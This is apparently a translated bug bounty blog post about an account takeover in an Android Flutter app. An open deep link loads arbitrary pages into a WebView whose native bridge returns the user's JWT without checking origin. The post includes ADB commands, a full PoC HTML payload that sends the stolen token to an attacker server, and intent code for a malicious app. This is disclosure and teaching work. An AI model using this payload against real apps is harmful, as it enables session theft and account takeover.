Account Takeover in Mobile Apps: How a Deep Link Became a Major Attack Vector
A deep link that accepted any URL opened my page inside a WebView, and the native bridge handed over the user's JWT without checking the origin. From reverse engineering to the PoC, the bug bounty report and what to fix.
I'm the curious type. When I use an app often, the itch starts: how does this work under the hood? Who made the architecture decisions? Is there something interesting to find? That is exactly what happened with an app I use every day. I decided to test it, with no formal commitment, just out of curiosity about how it worked.
What I did not expect was to end the session with a working account takeover PoC.
Understanding the stack
The first thing that caught my attention was the stack. The app used Flutter, but some screens looked a lot like web pages. That feeling of "this is not pure Flutter". Some components behaved differently, scrolled differently, used a different font. I wanted to understand how the native side connected to the web side of the application.
That is when I started exploring more carefully.
Mapping the deep links
With that in mind, I looked at what the app exposed statically: strings, classes, deep links. Deep links are the app's public interface, the way it accepts input from outside its controlled environment. And this app had plenty.
I mapped them one by one, building payloads for each scheme, looking for one that would open a WebView with content I could control. The basic idea: if a deep link redirects to a WebView and that WebView loads an arbitrary URL, I have an interesting attack surface.
Then I found something that made no sense. There was a deep link that opened a support page, an external URL hosted outside the app. But instead of going straight to that URL, the app went through a deep link as an intermediary, with the page address as a URL parameter:
app_name_schm://open/user/invite_program?url=https://pagina-externa.com/Why take that detour? Open a deep link inside the app just to reach an external URL? When something makes no sense, I test it.
The behavior I imagined as expected:

But what the app actually did was this:

That extra hop meant whoever controlled the URL parameter controlled what the WebView loaded.
The obvious test
I replaced the support page URL with Google's address and simulated opening the link through ADB:
adb shell am start -d "app_name_schm://open/user/invite_program?url=https://google.com"Google loaded. Inside the app. In a WebView, with the whole look of the application around it.
Technically I had an open redirect that could be used for UI Spoofing. But that alone did not excite me. I wanted to know what else this WebView loaded. A WebView inside an app is not a regular browser: it can have JavaScript bridges that connect the page to the app's native code. If I controlled what loaded there, I needed to know what was in that context.
To inspect the environment, I loaded my own WebView Inspector inside the app's WebView:
adb shell am start -d "app_name_schm://open/user/invite_program?url=https://tiagodanin.com/webview"The inspector loaded inside the app and confirmed JavaScript execution in that context. I could also see which objects and functions were available on window, which gave me the view I needed to understand what the bridge had.
What the WebView could do
With JavaScript execution confirmed, I moved on to reverse engineering the bridge. I decompiled the app with jadx and searched for the evaluateJavascript, callWebView and postMessage patterns, typical methods for WebView-to-native communication on Android.
I found the WebViewJavaScriptApi class and the userWebViewJsDelegate delegate. The app injected functions directly into the WebView using evaluateJavascript. One of the methods stood out immediately:
String str2 = String.format(
    "callWebView({action: 'refresh_jwt', success: %s, payload: {data: '%s'}})",
    Boolean.valueOf(z11), str
);
this.webView.evaluateJavascript(str2, null);The app had an action called refresh_jwt that, when called, injected a JWT into the page through callWebView. And in the JS bundle, I found how the web side received this response:
window.callWebView = e => {
    let n = new CustomEvent(e.action, { detail: e });
    document.dispatchEvent(n);
}The cycle became clear: the page calls window.Android.postMessage with the refresh_jwt action, the native app processes it and answers by calling window.callWebView with the token, and the page listens for the CustomEvent with the JWT inside.
The question was: did it validate the origin of the request? Which parameters were required in the payload?
Calling the unknown
There was no documentation, and no frontend code using this in a clear way. But I had a simple hypothesis: what if I call refresh_jwt with an empty payload? Would it return an error naming the missing fields?
window.Android?.postMessage(JSON.stringify({
    action: "refresh_jwt",
    data: {}
}));I got a surprise: even with an empty payload, I received a response with a valid JWT.


That was the moment to stop and understand the size of the problem. Any page loaded in this WebView could ask for the user's authentication token and receive it, with no origin check. The app did not validate where the postMessage came from. It simply returned the token.
Closing the attack
With the flow mapped, exploitation was straightforward. I created an HTML page that, on load, fired refresh_jwt automatically, listened for the response and would send the JWT to a server I controlled:
<script>
    window.callWebView = (data) => {
        const event = new CustomEvent("callwebview", {
            detail: data
        });
        window.dispatchEvent(event);
    };

    window.addEventListener("callwebview", async function (e) {
        const token = e?.detail?.payload?.data;
        if (token) {
            await fetch("/dataSend=" + encodeURIComponent(token));
        }
    });

    window.Android?.postMessage(JSON.stringify({
        action: "refresh_jwt",
        data: {}
    }));
</script>The delivery vector was the app's own deep link, with my page URL in the parameter:
app_name_schm://open/user/invite_program?url=https://meu-servidor.com/poc.html

The full attack flow looked like this:
You don't even need to click
The link looks legitimate. It starts with the app's scheme, has the structure of the real deep link, and can be sent over WhatsApp, Telegram or a QR code. But there is an important detail that goes beyond traditional phishing: you don't necessarily need to click anything.
A malicious app installed on the same device can fire this deep link programmatically, with no user interaction:
Intent intent = new Intent();
intent.setAction(Intent.ACTION_VIEW);
intent.setData(Uri.parse("app_name_schm://open/user/invite_program?url=https://meu-servidor.com/poc.html"));
startActivity(intent);The malicious app only needs to be installed and running in the background. The user opens the legitimate app as usual, but the account was already compromised before that. A seemingly harmless app can be the delivery vector.
The report and the outcome
I recorded a video showing the full flow, from the link being opened to the token reaching the server, and submitted the report to the company on a Friday night, knowing it was the weekend.
Two days later, they confirmed the reproduction. Two days after that, the bounty was paid. At the end of that same month, the patch shipped and the vulnerability was fixed for the entire user base.
I want to thank the company for the warm reception, the fast fix and the fair reward. This kind of response makes a big difference for bug bounty.
Takeaways
This kind of vulnerability is subtler than it looks. The WebView-to-native bridge itself makes sense: the app needs to refresh the session token for the web pages it loads. The problem is at the intersection of two separate decisions: a bridge that trusts any loaded page, and a deep link that accepts any URL. Individually, each can look reasonable, but together they create a high-risk attack surface.
For mobile developers: WebViews that accept external URLs cannot have bridges exposing sensitive data. Either you validate the origin strictly, or you do not expose the token this way. Having both together creates exactly this scenario.
And one more lesson: even if a link comes from a seemingly trusted source and looks like a legitimate app link, the deep link may be compromised. The same goes for a malicious app on your phone: the channel does not even need to go through you, it can trigger the link itself. So be careful with what gets opened on your phone.
Disclosure notice: Some technical details in this post were modified or omitted in line with HackerOne's responsible disclosure guidelines and the affected company's bug bounty program rules. The vulnerability was fixed before this article was published (a long time ago).
This content is strictly technical and educational, aimed at discussing architecture, attack vectors and security best practices. No illegal activity is encouraged or endorsed; the goal is to help developers and companies better understand these risks and strengthen the security of their systems.
Keep reading
Why Your API Key in Mobile Apps Needs to Be Restricted (Even When It Looks Like It Doesn't)
I pulled two working Google Maps API keys out of mobile apps in under a minute, both with no restrictions at all. Both reports were closed as Informative on HackerOne. Here is the extraction with apktool, the endpoint validation, and the three layers that actually fix it.
Anatomy of the System Bars: Status Bar and Navigation Bar in Flutter, Jetpack Compose and SwiftUI
I have had App Store submissions rejected over status bar contrast. How the status bar, the navigation bar and the home indicator work, what edge-to-edge changed on Android, and how to configure each bar in Flutter, Jetpack Compose and SwiftUI.
Creating an AI Agent in Claude Code to Control my Smartphone
Automating Android app documentation and testing with an AI agent in Claude Code, wired to an MCP server that drives a real device over ADB.
This article was translated from Portuguese with the help of an LLM. The original version may contain nuances not fully captured in this translation.